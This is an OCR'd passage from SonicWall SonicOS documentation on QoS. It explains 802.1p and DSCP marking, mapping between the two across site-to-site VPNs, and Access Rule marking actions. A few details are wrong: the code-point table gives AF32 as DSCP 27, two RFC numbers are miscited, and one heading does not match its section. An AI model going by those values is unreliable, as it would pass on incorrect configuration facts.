NOTE: Many service providers do not support CoS tags such as 802.1p or DSCP. Also, most network equipment with standard configurations will not be able to recognize 802.1p tags, and could drop tagged traffic.

Although DSCP will not cause compatibility issues, many service providers will simply strip or ignore the DSCP tags, disregarding the code points.

If you wish to use 802.1p or DSCP marking on your network or your service provider's network, you must first establish that these methods are supported. Verify that your internal network equipment can support CoS priority marking, and that it is correctly configured to do so. Check with your service provider — some offer fee-based support for QoS using these CoS methods.

Marking

When the traffic has been classified, if it is to be handled by QoS capable external systems (for example, CoS-aware switches or routers as might be available on a premium service provider's infrastructure, or on a private WAN), it must be tagged so that the external systems can make use of the classification, and provide the correct handling and Per Hop Behaviors (PHB).

Originally, this was attempted at the IP layer (layer 3) with RFC791's three Precedence bits and RFC1394 ToS (type of service) field, but this was used by a grand total of 17 people throughout history. Its successor, RFC2474 introduced the much more practical and widely used DSCP (Differentiated Services Code Point) which offered up to 64 classifications, as well as user-definable classes. DSCP was further enhanced by RFC2598 (Expedited Forwarding, intended to provide leased-line behaviors) and RFC2697 (Assured Forwarding levels within classes, also known as Gold, Silver, and Bronze levels).

DSCP is a safe marking method for traffic that traverses public networks because there is no risk of incompatibility. At the very worst, a hop along the path might disregard or strip the DSCP tag, but it will rarely mistreat or discard the packet.

The other prevalent method of CoS marking is IEEE 802.1p. 802.1p occurs at the MAC layer (layer 2) and is closely related to IEEE 802.1Q VLAN marking, sharing the same 16-bit field, although it is actually defined in the IEEE 802.1D standard. Unlike DSCP, 802.1p will only work with 802.1p capable equipment, and is not universally interoperable. Additionally, 802.1p, because of its different packet structure, can rarely traverse wide-area networks, even private WANs. Nonetheless, 802.1p is gaining wide support among Voice and Video over IP vendors, so a solution for supporting 802.1p across network boundaries (that is, WAN links) was introduced in the form of **802.1p to DSCP mapping.**

802.1p to DSCP mapping allows 802.1p tags from one LAN to be mapped to DSCP values by SonicOS Enhanced, allowing the packets to safely traverse WAN links. When the packets arrive on the other side of the WAN or VPN, the receiving SonicOS Enhanced appliance can then map the DSCP tags back to 802.1p tags for use on that LAN. Refer to the 802.1p and DSCP QoS for more information.

Conditioning

The traffic can be conditioned (or managed) using any of the many policing, queuing, and shaping methods available. SonicOS provides internal conditioning capabilities with its Egress and Ingress Bandwidth

Management (BWM), detailed in the Bandwidth Management. SonicOS's BWM is a perfectly effective solution for fully autonomous private networks with sufficient bandwidth, but can become somewhat less effective as more unknown external network elements and bandwidth contention are introduced. Refer to the Example Scenario for a description of contention issues.

Topics:

- Site to Site VPN over QoS Capable Networks
- Site to Site VPN over Public Networks


Site to Site VPN over QoS Capable Networks

If the network path between the two end points is QoS aware, SonicOS can DSCP tag the inner encapsulate packet so that it is interpreted correctly at the other side of the tunnel, and it can also DSCP tag the outer ESP encapsulated packet so that its class can be interpreted and honored by each hop along the transit network. SonicOS can map 802.1p tags created on the internal networks to DSCP tags so that they can safely traverse the transit network. Then, when the packets are received on the other side, the receiving SonicWall appliance can translate the DSCP tags back to 802.1p tags for interpretation and honoring by that internal network.

Site to Site VPN over Public Networks

SonicOS integrated BWM is very effective in managing traffic between VPN connected networks because ingress and egress traffic can be classified and controlled at both endpoints. If the network between the endpoints is non QoS aware, it regards and treats all VPN ESP equally. Because there is typically no control over these intermediate networks or their paths, it is difficult to fully guarantee QoS, but BWM can still help to provide more predictable behavior.

Site-to-site VPN over public networks configuration



To provide end-to-end QoS, business-class service providers are increasingly offering traffic conditioning services on their IP networks. These services typically depend on the customer premise equipment to classify

and tag the traffic, generally using a standard marking method such as DSCP. SonicOS Enhanced has the ability to DSCP mark traffic after classification, as well as the ability to map 802.1p tags to DSCP tags for external network traversal and CoS preservation. For VPN traffic, SonicOS can DSCP mark not only the internal (payload) packets, but the external (encapsulating) packets as well so that QoS capable service providers can offer QoS even on encrypted VPN traffic.

The actual conditioning method employed by service providers varies from one to the next, but it generally involves a class-based queuing method such as Weighted Fair Queuing for prioritizing traffic, as well a congestion avoidance method, such as tail-drop or Random Early Detection.

802.1p and DSCP QoS


The following sections detail the 802.1p standard and DSCP QoS. These features are supported on SonicWall NSA platforms, except for the SonicWall NSA 210 appliance:

- Enabling 802.1p
- DSCP Marking
- Glossary

Enabling 802.1p

SonicOS Enhanced supports layer 2 and layer 3 CoS methods for broad interoperability with external systems participating in QoS enabled environments. The layer 2 method is the IEEE 802.1p standard wherein 3-bits of an additional 16-bits inserted into the header of the Ethernet frame can be used to designate the priority of the frame, as illustrated in the following figure:

Using Ethernet Data Frame to Designate Priority



- **TPID**: Tag Protocol Identifier begins at byte 12 (after the 6 byte destination and source fields), is 2 bytes long, and has an Ethertype of 0x8100 for tagged traffic.
- **802.1p**: The first three bits of the TCI (Tag Control Information – beginning at byte 14, and spanning 2 bytes) define user priority, giving eight (2^3) priority levels. IEEE 802.1p defines the operation for these 3 user priority bits.
- **CFI**: Canonical Format Indicator is a single-bit flag, always set to zero for Ethernet switches. CFI is used for compatibility reasons between Ethernet networks and Token Ring networks. If a frame received at an Ethernet port has a CFI set to 1, then that frame should not be forwarded as it is to an untagged port.
- **VLAN ID**: VLAN ID (starts at bit 5 of byte 14) is the identification of the VLAN. It has 12-bits and allows for the identification of 4,096 (2^12) unique VLAN ID's. Of the 4,096 possible IDs, an ID of 0 is used to identify priority frames, and an ID of 4,095 (FFF) is reserved, so the maximum possible VLAN configurations are 4,094.

802.1p support begins by enabling 802.1p marking on the interfaces which you wish to have process 802.1p tags. 802.1p can be enabled on any Ethernet interface on any SonicWall appliance.

The behavior of the 802.1p field within these tags can be controlled by Access Rules. The default 802.1p Access Rule action of **None** will reset existing 802.1p tags to **0**, unless otherwise configured (see Managing QoS Marking for details).

Enabling 802.1p marking will allow the target interface to recognize incoming 802.1p tags generated by 802.1p capable network devices, and will also allow the target interface to generate 802.1p tags, as controlled by Access Rules. Frames that have 802.1p tags inserted by SonicOS will bear VLAN ID 0.

802.1p tags will only be inserted according to Access Rules, so enabling 802.1p marking on an interface will not, at its default setting, disrupt communications with 802.1p-incapable devices.

802.1p requires the specific support by the networking devices with which you wish to use this method of prioritization. Many voice and video over IP devices provide support for 802.1p, but the feature must be enabled. Check your equipment's documentation for information on 802.1p support if you are unsure. Similarly, many server and host network cards (NICs) have the ability to support 802.1p, but the feature is usually disabled by default. On Win32 operating systems, you can check for and configure 802.1p settings on the **Advanced** tab of the **Properties** page of your network card. If your card supports 802.1p, it will list it as **802.1p QoS**, **802.1p Support**, **QoS Packet Tagging** or something similar:

To process 802.1p tags, the feature must be present and enabled on the network interface. The network interface will then be able to generate packets with 802.1p tags, as governed by QoS capable applications. By default, general network communications will not have tags inserted so as to maintain compatibility with 802.1p-incapable devices.


NOTE: If your network interface does not support 802.1p, it will not be able to process 802.1p tagged traffic, and will ignore it. Make certain when defining Access Rules to enable 802.1p marking that the target devices are 802.1p capable.

It should also be noted that when performing a packet capture (for example, with the diagnostic tool Ethereal) on 802.1p capable devices, some 802.1p capable devices will not show the 802.1q header in the packet capture. Conversely, a packet capture performed on an 802.1p-incapable device will almost invariably show the header, but the host will be unable to process the packet.

Before moving on to Managing QoS Marking, it is important to introduce 'DSCP Marking' because of the potential interdependency between the two marking methods, as well as to explain why the interdependency exists.

Example Scenario

802.1p and DSCP Qos: Sample configuration



In the scenario above, we have **Remote Site 1** connected to 'Main Site' by an IPsec VPN. The company uses an internal 802.1p/DSCP capable VoIP phone system, with a private VoIP signaling server hosted at the Main Site. The Main Site has a mixed gigabit and Fast-Ethernet infrastructure, while Remote Site 1 is all Fast Ethernet. Both sites employ 802.1p capable switches for prioritization of internal traffic.

1 PC-1 at Remote Site 1 is transferring a 23 terabyte PowerPoint™ presentation to File Server 1, and the 100mbit link between the workgroup switch and the upstream switch is completely saturated.

2 At the Main Site, a caller on the 802.1p/DSCP capable VoIP Phone 10.50.165.200 initiates a call to the person at VoIP phone 192.168.168.200. The calling VoIP phone 802.1p tags the traffic with priority tag 6 (voice), and DSCP tags the traffic with a tag of 48.

   a If the link between the Core Switch and the firewall is a VLAN, some switches will include the received 802.1p priority tag, in addition to the DSCP tag, in the packet sent to the firewall; this behavior varies from switch to switch, and is often configurable.

   b If the link between the Core Switch and the firewall is not a VLAN, there is no way for the switch to include the 802.1p priority tag. The 802.1p priority is removed, and the packet (including only the DSCP tag) is forwarded to the firewall.

   When the firewall sent the packet across the VPN/WAN link, it could include the DSCP tag in the packet, but it is not possible to include the 802.1p tag. This would have the effect of losing all prioritization information for the VoIP traffic, because when the packet arrived at the Remote Site, the switch would have no 802.1p MAC layer information with which to prioritize the traffic. The Remote Site switch would treat the VoIP traffic the same as the lower-priority file transfer because of the link saturation, introducing delay—maybe even dropped packets—to the VoIP flow, resulting in call quality degradation.

So how can critical 802.1p priority information from the Main Site LAN persist across the VPN/WAN link to Remote Site LAN? Through the use of QoS Mapping.

QoS Mapping is a feature which converts layer 2 802.1p tags to layer 3 DSCP tags so that they can safely traverse (in mapped form) 802.1p-incapable links; when the packet arrives for delivery to the next 802.1p-capable segment, QoS Mapping converts from DSCP back to 802.1p tags so that layer 2 QoS can be honored.


In our above scenario, the firewall at the Main Site assigns a DSCP tag (e.g. value **48**) to the VoIP packets, as well as to the encapsulating ESP packets, allowing layer 3 QoS to be applied across the WAN. This assignment can occur either by preserving the existing DSCP tag, or by mapping the value from an 802.1p tag, if present. When the VoIP packets arrive at the other side of the link, the mapping process is reversed by the receiving SonicWall, mapping the DSCP tag back to an 802.1p tag.

3 The receiving SonicWall at the Remote Site is configured to map the DSCP tag range 48-55 to 802.1p tag 6. When the packet exits the SonicWall, it will bear 802.1p tag 6. The Switch will recognize it as voice traffic, and will prioritize it over the file-transfer, guaranteeing QoS even in the event of link saturation.

DSCP Marking

DSCP (Differentiated Services Code Point) marking uses 6-bits of the 8-bit ToS field in the IP Header to provide up to 64 classes (or code points) for traffic. Since DSCP is a layer 3 marking method, there is no concern about compatibility as there is with 802.1p marking. Devices that do not support DSCP will simply ignore the tags, or at worst, they will reset the tag value to 0.

ToS Header of IP Packet Used for DSCP Marking



The above diagram depicts an IP packet, with a close-up on the ToS portion of the header. The ToS bits were originally used for Precedence and ToS (delay, throughput, reliability, and cost) settings, but were later repurposed by RFC2474 for the more versatile DSCP settings.

The following table shows the commonly used code points, as well as their mapping to the legacy Precedence and ToS settings.

DSCP Marking: Commonly Used Code Points

DSCP	DSCP Description	Legacy IP Precedence	Legacy IP ToS (D, T, R)
0	Best effort	0 (Routine – 000)	-
8	Class 1	1 (Priority – 001)	-
10	Class 1, gold (AF11)	1 (Priority – 001)	T
12	Class 1, silver (AF12)	1 (Priority – 001)	D
14	Class 1, bronze (AF13)	1 (Priority – 001)	D, T

DSCP Marking: Commonly Used Code Points

DSCP	DSCP Description	Legacy IP Precedence	Legacy IP ToS (D, T, R)
16	Class 2	2 (Immediate – 010)	-
18	Class 2, gold (AF21)	2 (Immediate – 010)	T
20	Class 2, silver (AF22)	2 (Immediate – 010)	D
22	Class 2, bronze (AF23)	2 (Immediate – 010)	D, T
24	Class 3	3 (Flash – 011)	-
26	Class 3, gold (AF31)	3 (Flash – 011)	T
27	Class 3, silver (AF32)	3 (Flash – 011)	D
30	Class 3, bronze (AF33)	3 (Flash – 011)	D, T
32	Class 4	4 (Flash Override – 100)	-
34	Class 4, gold (AF41)	4 (Flash Override – 100)	T
36	Class 4, silver (AF42)	4 (Flash Override – 100)	D
38	Class 4, bronze (AF43)	4 (Flash Override – 100)	D, T
40	Express forwarding	5 (CRITIC/ECP – 101)	-
46	Expedited forwarding (EF)	5 (CRITIC/ECP – 101)	D, T
48	Control	6 (Internet Control – 110)	-
56	Control	7 (Network Control – 111)	-

DSCP marking can be performed on traffic to/from any interface and to/from any zone type, without exception. DSCP marking is controlled by Access Rules, from the QoS tab, and can be used in conjunction with 802.1p marking, as well as with SonicOS'S internal bandwidth management.

Topics:

- DSCP Marking and Mixed VPN Traffic
- Configure for 802.1p CoS 4 – Controlled load
- QoS Mapping
- Managing QoS Marking

DSCP Marking and Mixed VPN Traffic

Among their many security measures and characteristics, IPsec VPNs employ anti-replay mechanisms based upon monotonically incrementing sequence numbers added to the ESP header. Packets with duplicate sequence numbers are dropped, as are packets that do not adhere to sequence criteria. One such criterion governs the handling of out-of-order packets. SonicOS Enhanced provides a replay window of 64 packets, that is, if an ESP packet for a Security Association (SA) is delayed by more than 64 packets, the packet will be dropped.

This should be considered when using DSCP marking to provide layer 3 QoS to traffic traversing a VPN. If you have a VPN tunnel that is transporting a diversity of traffic, some that is being DSCP tagged high priority (for example, VoIP), and some that is DSCP tagged low-priority, or untagged/best-effort (for example, FTP), your service provider will prioritize the handling and delivery of the high-priority ESP packets over the best-effort ESP packets. Under certain traffic conditions, this can result in the best-effort packets being delayed for more than 64 packets, causing them to be dropped by the receiving SonicWall's anti-replay defenses.

If symptoms of such a scenario emerge (for example, excessive retransmissions of low-priority traffic), it is recommended that you create a separate VPN policy for the high-priority and low-priority classes of traffic. This is most easily accomplished by placing the high-priority hosts (for example, the VoIP network) on their own subnet.


Configure for 802.1p CoS 4 – Controlled load

If you want to change the inbound mapping of DSCP tag **15** from its default 802.1p mapping of **1** to an 802.1p mapping of **2**, it would have to be done in two steps because mapping ranges cannot overlap. Attempting to assign an overlapping mapping will give the error **DSCP range already exists or overlaps with another range.** First, you will have to remove **15** from its current end-range mapping to 802.1p CoS **1** (changing the end-range mapping of 802.1p CoS **1** to DSCP **14**), then you can assign DSCP **15** to the start-range mapping on 802.1p CoS **2**.


QoS Mapping

The primary objective of QoS Mapping is to allow 802.1p tags to persist across non-802.1p compliant links (for example, WAN links) by mapping them to corresponding DSCP tags before sending across the WAN link, and then mapping from DSCP back to 802.1p upon arriving at the other side:

QoS mapping configuration




NOTE: Mapping will not occur until you assign **Map** as an action of the **QoS** tab of an Access Rule. The mapping table only defines the correspondence that will be employed by an Access Rule's Map action.



For example, according to the default table, an 802.1p tag with a value of **2** will be outbound mapped to a DSCP value of **16**, while a DSCP tag of **43** will be inbound mapped to an 802.1 value of **5**.

Each of these mappings can be reconfigured. If you wanted to change the outbound mapping of 802.1p tag **4** from its default DSCP value of **32** to a DSCP value of **43**, you can click the **Configure** icon for **4 – Controlled load** and select the new **To DSCP** value from the drop-down box:



802.1p CoS 1 end-range remap

802.1p CoS 2 start-range remap

You can restore the default mappings by clicking the **Reset QoS Settings** button.

Managing QoS Marking

QoS marking is configured from the **QoS** tab of Access Rules under the **Firewall > Access Rules** page of the management interface. Both 802.1p and DSCP marking as managed by SonicOS Enhanced Access Rules provide 4 actions: None, Preserve, Explicit, and Map. The default action for DSCP is **Preserve** and the default action for 802.1p is **None**.

The following table describes the behavior of each action on both methods of marking:

QoS Marking: Behavior


Action	802.1p (layer 2 CoS)	DSCP (layer 3)	Notes
None	When packets matching this class of traffic (as defined by the Access Rule) are sent out the egress interface, no 802.1p tag will be added.	The DSCP tag is explicitly set (or reset) to 0.	If the target interface for this class of traffic is a VLAN subinterface, the 802.1p portion of the 802.1q tag will be explicitly set to 0. If this class of traffic is destined for a VLAN and is using 802.1p for prioritization, a specific Access Rule using the **Preserve**, **Explicit**, or **Map** action should be defined for this class of traffic.
Preserve	Existing 802.1p tag will be preserved.	Existing DSCP tag value will be preserved.	

QoS Marking: Behavior

Action	802.1p (layer 2 CoS)	DSCP (layer 3)	Notes
Explicit	An explicit 802.1p tag value can be assigned (0-7) from a drop-down menu that will be presented.	An explicit DSCP tag value can be assigned (0-63) from a drop-down menu that will be presented.	If either the 802.1p or the DSCP action is set to **Explicit** while the other is set to **Map**, the explicit assignment occurs first, and then the other is mapped according to that assignment.
Map	The mapping setting defined in the **Firewall Settings > QoS Mapping** page will be used to map from a DSCP tag to an 802.1p tag.	The mapping setting defined in the **Firewall Settings > QoS Mapping** page will be used to map from an 802.1 tag to a DSCP tag. An additional check box will be presented to Allow **802.1p Marking to override DSCP values.** Selecting this check box will assert the mapped 802.1p value over any DSCP value that might have been set by the client. This is useful to override clients setting their own DSCP CoS values.	If **Map** is set as the action on both DSCP and 802.1p, mapping will only occur in one direction: if the packet is from a VLAN and arrives with an 802.1p tag, then DSCP will be mapped from the 802.1p tag; if the packet is destined to a VLAN, then 802.1p will be mapped from the DSCP tag.

For example, refer to the following figure which provides a bi-directional DSCP tag action.

Configuration Showing Bi-Directional DSCP Tag Action



HTTP access from a Web-browser on 192.168.168.100 to the Web server on 10.50.165.2 will result in the tagging of the inner (payload) packet and the outer (encapsulating ESP) packets with a DSCP value of 8. When the packets emerge from the other end of the tunnel, and are delivered to 10.50.165.2, they will bear a DSCP tag of 8. When 10.50.165.2 sends response packets back across the tunnel to 192.168.168.100 (beginning with the very first SYN/ACK packet) the Access Rule will tag the response packets delivered to 192.168.168.100 with a DSCP value of 8.

This behavior applies to all four QoS action settings for both DSCP and 802.1p marking.

One practical application for this behavior would be configuring an 802.1p marking rule for traffic destined for the VPN zone. Although 802.1p tags cannot be sent across the VPN, reply packets coming back across the VPN can be 802.1p tagged on egress from the tunnel. This requires that 802.1p tagging is active of the physical egress interface, and that the [Zone] > VPN Access Rule has an 802.1p marking action other than None.

After ensuring 802.1p compatibility with your relevant network devices, and enabling 802.1p marking on applicable SonicWall interfaces, you can begin configuring Access Rules to manage 802.1p tags.

Referring to the following figure, the **Remote Site 1** network could have two Access Rules configured as follows:

Remote Site 1: Sample Access Rule Configurations

Tab	Setting	Access Rule 1	Access Rule 2
General	Action	Allow	Allow
	From Zone	LAN	VPN
	To Zone	VPN	LAN
	Service	VOIP	VOIP
	Source	Lan Primary Subnet	Main Site Subnets
	Destination	Main Site Subnets	Lan Primary Subnet
	Users Allowed	All	All
	Schedule	Always on	Always on
	Enable Logging	Enabled	Enabled
	Allow Fragmented Packets	Enabled	Enabled
Qos	DSCP Marking Action	Map	Map
	Allow 802.1p Marking to override DSCP values	Enabled	Enabled
	802.1p Marking Action	Map	Map

The first Access Rule (governing **LAN>VPN**) would have the following effects:

- **VoIP** traffic (as defined by the Service Group) from **LAN Primary Subnet** destined to be sent across the VPN to **Main Site Subnets** would be evaluated for both DSCP and 802.1p tags.
    - The combination of setting both DSCP and 802.1p marking actions to **Map** is described in the table earlier in the Managing QoS Marking.
    - Sent traffic containing only an 802.1p tag (for example, CoS = 6) would have the VPN-bound inner (payload) packet DSCP tagged with a value of 48. The outer (ESP) packet would also be tagged with a value of 48.
    - Assuming returned traffic has been DSCP tagged (CoS = 48) by the SonicWall at the Main Site, the return traffic will be 802.1p tagged with CoS = 6 on egress.
    - Sent traffic containing only a DSCP tag (for example, CoS = 48) would have the DSCP value preserved on both inner and outer packets.
    - Assuming returned traffic has been DSCP tagged (CoS = 48) by the SonicWall at the Main Site, the return traffic will be 802.1p tagged with CoS = 6 on egress.
    - Sent traffic containing only both an 802.1p tag (for example, CoS = 6) and a DSCP tag (for example, CoS = 63) would give precedence to the 802.1p tag, and would be mapped accordingly. The VPN-bound inner (payload) packet DSCP tagged with a value of 48. The outer (ESP) packet would also be tagged with a value of 48.

Assuming returned traffic has been DSCP tagged (CoS = 48) by the SonicWall at the Main Site, the return traffic will be 802.1p tagged with CoS = 6 on egress.

To examine the effects of the second Access Rule (VPN>LAN), we'll look at the Access Rules configured at the Main Site.

Main Site: Sample Access Rule Configurations

Tab	Setting	Access Rule 1	Access Rule 2
General	Action	Allow	Allow
	From Zone	LAN	VPN
	To Zone	VPN	LAN
	Service	VOIP	VOIP
